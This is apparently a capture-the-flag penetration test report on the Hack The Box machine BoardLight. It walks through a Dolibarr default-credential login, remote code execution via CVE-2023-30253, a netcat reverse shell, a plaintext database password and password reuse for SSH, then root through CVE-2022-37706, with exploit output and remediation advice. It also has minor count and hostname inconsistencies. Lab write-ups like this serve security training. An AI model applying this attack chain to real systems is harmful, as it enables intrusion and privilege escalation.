CAPTURE THE FLAG PENETRATION TESTING

Report of Findings

BoardLight

2nd of February 2025

Version 1.0

Table of Contents

Statement of Confidentiality

The contents of this document have been developed during a capture the flag exercise. The contents of the document may be shared or used for educational and training purposes only. Exercising the any of the techniques of this document without prior written consent by the owner of the internet assets may be considered as an offence and may bear legal responsibility.

The contents of this document do not constitute legal advice. litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect real company's external or internal infrastructure.

Engagement Contacts

Customer Contacts		
Primary contact	Title	Primary contact email
Example name	Example title	example@bar.com
Secondary contact	Title	Secondary contact email
Example name	Example title	example@bar.com

Assessor Contacts		
Assessor name	Title	Assessor email
SvetozarP	Example title	example@bar.com

Executive Summary

The below described penetration test has been conducted as part of a “capture the flag” training exercise, assessing the security of internet asset, provided by Hack The Box and documenting the findings in clear and repeatable manner. This document aims to also provide remediation recommendations.

Approach

The below described exercise was performed on 2nd of February 2025 under a “black box” approach without any credentials or any advance knowledge of the target’s structure or environment, besides that the system is running a Linux operational system. Testing was performed with the aim of securing a shell to the system and capturing the user and the root user’s flags. The testing was performed remotely. Weaknesses leading to exploitation and capturing the flag are documented and manually investigated to show exploitation potential.

Scope

The scope of this assessment is the BroadLight machine, provisioned by Hack The Box.

Host / URL / IP Address	Description
Broadlight.htb / 10.10.11.11	Hack The Box testing machine

Table 1 Scope details

Assessment overview and recommendations

During the capture the flag exercise, the tester found eight (8) security findings, which threaten the confidentiality, integrity and security of the tested machine. These findings were categorised by severity level as five (5) high severity and four (3) low severity.

The first high severity finding comprised of a Misconfiguration vulnerability, where default credentials for software, running on the tested machine were left unchanged in production. Such vulnerability is typically categorised as “high severity”, however coupled with the outdated version of the software, the vulnerability provides opportunity for remote code execution and ultimately complete compromising of the system. It is recommended that default credentials are always disabled and replaced by custom ones. Strong password policy must be exercised in all times.

The second high severity finding comprised of Insecure Software Configuration, where outdated software, which has known vulnerabilities was found running under root permission. This can lead to privilege escalation and system compromise. It is recommended that this issue is addressed in timely manner, removing the root privileges from the compromised software and updating the software to its latest version.

Other severity findings comprised of password re-use and storing a password in plain text in configuration. This can lead to a threat actor obtaining credentials and unregulated access to the system. It is highly recommended that passwords are not re-used and users are encouraged and educated to use different passwords for different services. Best practice includes setting up of Multi Factor Authentication and using password management software, removing the need of password re-use. Where passwords need to be stored in configuration files, these must be secure and not exposed to the real world, passwords must be hashed with strong algorithms and strong

password policy must be implemented, in order to significantly reduce the risk of brute-force password attacks.

The low severity findings were related to outdated software, running on the machine. It is recommended that all software running in production is patched to the latest versions.

Network Penetration Test Assessment Summary

The testing activity commenced without prior knowledge of the software, running on the machine, apart of the type of the operational system, which was provided as Linux. The tester acted from the perspective of unauthorized user.

Summary of findings

During the course of testing, the tester uncovered a total of eight (8) findings, which pose risk to the host's information systems. Findings are described in the tables below:

Findings severity				
Critical	High	Medium	Low	Total
0	5	0	3	8

Table 2 Severity Summary

Finding #	Severity Level	Finding name
1	High	Default credentials left for the dolibarr software in production
2	High	Software enlightenment v. 0.23.1-4 with known vulnerabilities left with superuser permissions
3	High	Password re-use for shell user into dolibarrowner account
4	High	Password for dolibarrowner account saved as plain text into the config file for dolibarr
5	High	Outdated software – dolibarr 17.0.0 (latest 21.0.1)
6	Low	Outdated software - enlightenment v. 0.23.1-4 found, with latest version 0.27.1
7	Low	Apache 2.4.41 found, latest recommended version is 2.4.63
8	Low	OpenSSH version 8.2p1 found with latest recommended version 9.8p1

Table 3 Findings list

Internal Network Compromise Walkthrough

During the course of the exercise, the tester was able to gain foothold through the default login of the Dolibarr CRM, which led to gaining unregulated access to the shell environment of the machine, which led to full administrative control over BroadLight. The steps below illustrate the path from initial foothold to full control and do not include all of the vulnerabilities and misconfigurations discovered during the course of testing. Issues discovered, and not part of the path to compromise are listed in the Technical Findings Details section of this report, ranked by severity level. The intent of this attack chain is to demonstrate the overall risk of the client environment and help prioritizing remediation efforts.

Detailed Walkthrough

The tester performed the following to fully compromise the BroadLight machine.

1. Through enumeration with Ffuf, the domain crm.broad.htb was discovered.
2. The software on CRM was enumerated to Dolibarr 17.0.0.
3. Using the default username and password combination for this CRM, helped the tester to gain foothold.
4. Using CVE-2023-30253 and the above obtained foothold allowed the attacker to execute commands on the server, which led to reverse shell, gained through netcat.
5. Further enumeration uncovered password, saved as plaintext into the Dolibarr configuration file and username from /etc/passwd file of the machine.
6. Combining the above obtained username and password allowed the tester to obtain authorized access to the machine.
7. Further enumeration uncovered the enlightenment binary with SUID permission and subject to CVE-2022-37706
8. Using CVE-2022-37706, the tester successfully obtained administrative access to the machine and its full control.

Detailed reproduction of the steps above:

Using ffuf, the tester was able to enumerate crm.broad.htb:



Figure 1: Successful enumeration of the crm subdomain

Using Nuclei, Dolibarr 17.0.0 was enumerated running on crm.board.htb

```
[tech-detect:font-awesome] [http] [info] http://crm.board.htb
[dolibarr-panel] [http] [info] http://crm.board.htb ["17.0.0"]
[apache-detect] [http] [info] http://crm.board.htb ["Apache/2.4.41 (Ubuntu)"]
[robots-txt-endpoint] [http] [info] http://crm.board.htb/robots.txt
```

Figure 2 Uncovering software version - Dolibarr

Trying the default credentials the tester was able to login into the system:



Figure 3 Access granted via default username and password for Dolibarr

Exploiting Dolibarr through CVE-2023-30253 using the default credentials, Remote Code Execution was achieved on the server

```
[+] By Rubikcuv5.



[*] Url: http://crm.board.htb
[*] User: admin
[*] Password: admin
[*] Command: id
[*] Verifying accessibility of URL:http://crm.board.htb/admin/index.php
[*] Attempting login to http://crm.board.htb/admin/index.php as admin
[+] Login successfully!
[*] Creating web site ...
[+] Web site was create successfully!
[*] Creating web page ...
[+] Web page was create successfully!
[*] Executing command id
[+] Command execution successful :
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
[+] Information retrieved successfully!
```

Figure 4 Exploiting Dolibarr through the obtained default user and password

This has allowed the tester to obtain reverse shell into the machine



Figure 5 Reverse shell granted

Enumeration of the configuration file of Dolibarr has granted the tester with a password, which was stored in plain text



Figure 6 Uncovering password for Dolibarr user

The tester was also able to obtain usernames on the machine by listing the /etc/passwd file



Figure 7 Enumeration of machine's users

Trying the combination of the obtained user and password has led the tester to an authorised shell

```
┌──(kali㉿kali)-[~/…/Linux/BoardLIght-htb/exploit/cve-2023-30253]
└─$ ssh -l la    sa board.htb
The authenticity of host 'board.htb (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'board.htb' (ED25519) to the list of known hosts.
la    sa@board.htb's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

la    sa@boardlight:~$
```

Figure 8 Regulated access achieved

Checking the host for further vulnerabilities uncovered a potentially vulnerable binary, which had superuser access

```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device

-rwsr-sr-x 1 root root 15K Apr  8  2024 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_sys  --->  Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_ckpasswd  --->  Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_backlight  --->  Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID
binary!)
```

Figure 9 Uncovering insecure binary with root permissions

The version of this binary was further confirmed as vulnerable

```
hi  enlightenment                          0.23.1-4
       X11 window manager based on EFL
hi  enlightenment-data                     0.23.1-4
```

Figure 10 Further enumeration to confirm the finding

Therefore, using CVE-2022-37706, the tester was able to obtain administrative privilege and full control over the system

```
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(la   sa)
#
```

Figure 11 Administrative control achieved

Remediation Summary

The assessment has uncovered several opportunities for strengthening the security of the machine. Remediation efforts are prioritized below, starting from those, likely to take least amount of time and effort to complete. All actions listed below must be completed to ensure prevention of further exploitation.

Short term

- [Figure 4] Change the default admin credentials for Dolibarr
- [Figure 2] Remove references for software version and name to reduce the chance for enumeration
- Enforce secure password policy forcing users to use secure unique passwords (password managers where possible)
- Update all passwords on the machine due to the compromise

Medium term

- Update Dolibarr to latest version
- Update apache server to latest version
- Update enlightenment to latest version and if possible remove superuser permissions
- Disable ssh access to the machine from external network and implement VPN access

Long term

- Perform ongoing vulnerability assessments and password audits
- Educate users to develop strong password habits

Technical Finding Details

1. Use of default credentials - High

CWE	**CWE-1392**
CVSS 3.1 Score	**8.8**
Description (including Root cause)	**Dolibarr before 17.0.1 allows remote code execution by an authenticated user via an uppercase manipulation: <?PHP instead of <?php in injected data.**
Security Impact	**An attacker, armed with Dolibarr's default credentials is able to execute remotely code on the system, granting access to it**
Affected domain	- **board.htb**
Remediation	- **Prohibit use of default, hard-coded, or other values that do not vary for each installation of the product - especially for separate organizations.** - **Force the administrator to change the credential upon installation.** - **The product administrator could change the defaults upon installation or during operation.**
External References	- https://nvd.nist.gov/vuln/detail/CVE-2023-30253 - https://cwe.mitre.org/data/definitions/1392.html

Finding evidence:

Remote code execution, leading to reverse shell

```
┌──(kali㉿kali)-[~/…/outputs/Linux/BoardLIght-htb/intel]
└─$ nc -nvlp 8002
listening on [any] 8002 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.11.11] 45044
sh: 0: can't access tty; job control turned off
$ ls
class
index.php
```

Figure 12 Obtaining reverse shell from board.htb

2. Software Enlightenment v0.23.1-4 with Known Vulnerabilities and Superuser Permissions - High

CWE	**CWE-250**
CVSS 3.1 Score	**7.8**
Description (including Root cause)	**Running outdated software versions with known vulnerabilities under superuser permissions increases the risk of system compromise.**
Security Impact	**Potential for attackers to exploit known vulnerabilities to gain unauthorized access or execute arbitrary code with elevated privileges.**
Affected domain	- **board.htb**
Remediation	- **Update Enlightenment to the latest version (v0.27.1) and ensure it runs with the least privileges necessary.**
External References	- https://nvd.nist.gov/vuln/detail/CVE-2022-37706 - https://cwe.mitre.org/data/definitions/250.html

Finding evidence:

```
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(la[redacted]sa)
#
```

Figure 13 Administrative control gained

3. **Password re-use for shell user into dolibarrowner account** - High

CWE	**CWE-521**
CVSS 3.1 Score	**High**
Description (including Root cause)	**Using the same password across multiple accounts or systems can lead to a compromise of multiple services if one is breached.**
Security Impact	**If one account is compromised, attackers can access other accounts with the same credentials, leading to broader system breaches.**
Affected domain	- **board.htb**
Remediation	- **Implement unique, strong passwords for each account.** - **Employ password managers and enforce password policies to prevent reuse.**
External References	- https://cwe.mitre.org/data/definitions/521.html

Findings evidence:

```
┌──(kali㉿kali)-[~/…/Linux/BoardLIght-htb/exploit/cve-2023-30253]
└─$ ssh -l la[redacted]sa board.htb
The authenticity of host 'board.htb (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'board.htb' (ED25519) to the list of known hosts.
la[redacted]sa@board.htb's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

la[redacted]sa@boardlight:~$
```

Figure 14 Regulated access granted through password re-use

4. **Password for 'dolibarrowner' Account Saved as Plain Text in Dolibarr Config File** - High

CWE	**CWE-256**
CVSS 3.1 Score	**7.5**
Description (including Root cause)	**Storing passwords in plaintext within configuration files can lead to unauthorized access if the file is exposed.**
Security Impact	**Attackers gaining access to the configuration file can retrieve credentials, leading to unauthorized system access.**
Affected domain	- **board.htb**
Remediation	- **Store passwords securely using encryption.** - **Limit access to configuration files and avoid storing sensitive information in plaintext.**
External References	- https://cwe.mitre.org/data/definitions/256.html

Findings evidence:

```
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serv                !';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
```

Figure 15 Dolibarrowner password stored as plaintext

5. **Outdated Software – Dolibarr 17.0.0 (Latest 21.0.1)** - High

CWE	**CWE-937**
CVSS 3.1 Score	**8.8**
Description (including Root cause)	**Using outdated versions of software can expose systems to known vulnerabilities that have been addressed in newer releases. Exploit CVE-2023-30253 causing high score.**
Security Impact	**Attackers can exploit known vulnerabilities in outdated software to execute arbitrary code or gain unauthorized access.**
Affected domain	- **board.htb**
Remediation	- **Upgrade Dolibarr to the latest version (21.0.1) to ensure all known vulnerabilities are patched.**
External References	- https://cwe.mitre.org/data/definitions/937.html - https://nvd.nist.gov/vuln/detail/CVE-2023-30253 - https://cwe.mitre.org/data/definitions/928.html

Findings evidence:

```
[tech-detect:font-awesome] [http] [info] http://crm.board.htb
[dolibarr-panel] [http] [info] http://crm.board.htb ["17.0.0"]
[apache-detect] [http] [info] http://crm.board.htb ["Apache/2.4.41 (Ubuntu)"]
[robots-txt-endpoint] [http] [info] http://crm.board.htb/robots.txt
```

Figure 16 Outdated Dolibarr software

```
[+] By Rubikcuv5.



[*] Url: http://crm.board.htb
[*] User: admin
[*] Password: admin
[*] Command: id
[*] Verifying accessibility of URL:http://crm.board.htb/admin/index.php
[*] Attempting login to http://crm.board.htb/admin/index.php as admin
[+] Login successfully!
[*] Creating web site ...
[+] Web site was create successfully!
[*] Creating web page ...
[+] Web page was create successfully!
[*] Executing command id
[+] Command execution successful :
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
[+] Information retrieved successfully!
```

Figure 17 RCE - Dolibarr

6. **Outdated Software - Enlightenment v0.23.1-4 Found, Latest Version 0.27.1-** Low

CWE	**CWE-937**
CVSS 3.1 Score	**Low**
Description (including Root cause)	**Running outdated software versions can expose systems to vulnerabilities that have been fixed in newer releases.**
Security Impact	**Potential exploitation of known vulnerabilities leading to unauthorized access or system compromise.**
Affected domain	- **board.htb**
Remediation	- **Update Enlightenment to the latest version (0.27.1) to mitigate known vulnerabilities.**
External References	- https://cwe.mitre.org/data/definitions/937.html - https://cwe.mitre.org/data/definitions/928.html

Findings evidence:

```
hi  enlightenment                          0.23.1-4
      X11 window manager based on EFL
hi  enlightenment-data                     0.23.1-4
```

Figure 18 Enlightenment version

7. **Outdated Software - Apache 2.4.41 Found, Latest Recommended Version is 2.4.63** - Low

CWE	**CWE-937**
CVSS 3.1 Score	**Low**
Description (including Root cause)	**Using outdated versions of Apache HTTP Server can expose systems to known vulnerabilities.**
Security Impact	**Potential for denial-of-service attacks, unauthorized access, or other exploits based on known vulnerabilities.**
Affected domain	- **board.htb**
Remediation	- **Upgrade Apache HTTP Server to the latest recommended version (2.4.63) to ensure all security patches are applied.**
External References	- https://cwe.mitre.org/data/definitions/937.html - https://cwe.mitre.org/data/definitions/928.html

Findings evidence:

Figure 19 Apache server version

8. **Outdated Software - OpenSSH Version 8.2p1 Found** - Low

CWE	**CWE-937**
CVSS 3.1 Score	**Low**
Description (including Root cause)	**Running outdated versions of OpenSSH can expose systems to vulnerabilities that have been addressed in newer releases.**
Security Impact	**Potential for unauthorized access, data interception, or other security breaches.**
Affected domain	- **board.htb**
Remediation	- **Upgrade OpenSSH to version 9.8p1**
External References	- https://cwe.mitre.org/data/definitions/937.html - https://cwe.mitre.org/data/definitions/928.html - https://www.cybersecurity-help.cz/vdb/openssh/openssh/8.2p1/

Findings evidence:

```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
```

Figure 20 OpenSSH version

Appendices

Appendix A – Finding Severities

Rating	Definition
Critical	Represents the most serious vulnerabilities, often with a CVSS score of 9.0 or higher. These vulnerabilities can lead to significant data breaches, system compromise, or complete loss of functionality.
High	High severity vulnerabilities, with CVSS scores typically ranging from 7.0 to 8.9, can also pose a significant risk to confidentiality, integrity, or availability. Exploitation could lead to substantial damage.
Medium	Medium severity vulnerabilities (CVSS scores 4.0 to 6.9) are less likely to result in severe consequences but can still be exploited to access sensitive data or disrupt operations.
Low	Low severity vulnerabilities (CVSS scores 1.0 to 3.9) pose minimal risk, often requiring specific conditions or privileges to exploit. They might not directly lead to significant damage but could be a building block for more severe attacks.
Informational / None	These levels are often used for findings that do not represent a security vulnerability but are still important for security awareness or potential future vulnerabilities.

Table 4: Severity Definitions

Appendix B – Exploited hosts

Host	Scope	Method	Notes
Board.htb	Remote	CVE-2023-30253	Domain compromise
Board.htb	Internal	CVE-2022-37706	Privilege Escalation

Table 5 Compromised hosts

Appendix C – Compromised users

Username	Type	Method	Notes
admin	Web admin	Default credentials	CRM administrator
larissa	Local user	Password re-use	Regular user on the machine

Table 6 Compromised users

Appendix D – Cleanup

Cleanup is not required after this operation.